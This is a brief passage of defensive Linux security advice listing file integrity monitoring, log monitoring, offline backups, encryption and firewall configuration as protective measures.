- **File Integrity Monitoring**: Use tools to monitor and alert on changes to critical system files like `/etc/passwd`, `/etc/shadow`, etc. Tools such as AIDE or Tripwire can be useful.
- **Log Monitoring**: Implement a centralized logging and monitoring solution to detect unusual activity or changes in log files, such as `/var/log/auth.log`.

- **Backup**: Regularly back up critical files and ensure backups are stored securely offline or in a separate network segment. Test backups regularly to ensure they are recoverable.
- **Encrypt Sensitive Data**: Use strong encryption for sensitive files and communication to protect against unauthorized access.

- **Firewall**: Configure firewalls to restrict unauthorized inbound and outbound traffic. Only allow essential services and ports.

: